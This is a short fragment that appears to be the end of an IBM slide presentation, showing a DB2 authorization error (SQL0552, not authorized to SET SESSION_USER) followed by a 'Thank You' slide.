 ✗ SQL State: 28000  
 ✗ Vendor Code: -552  
 ✗ Message: [SQL0552] Not authorized to SET SESSION\_USER.

70

**Thank You!**

**IBM**

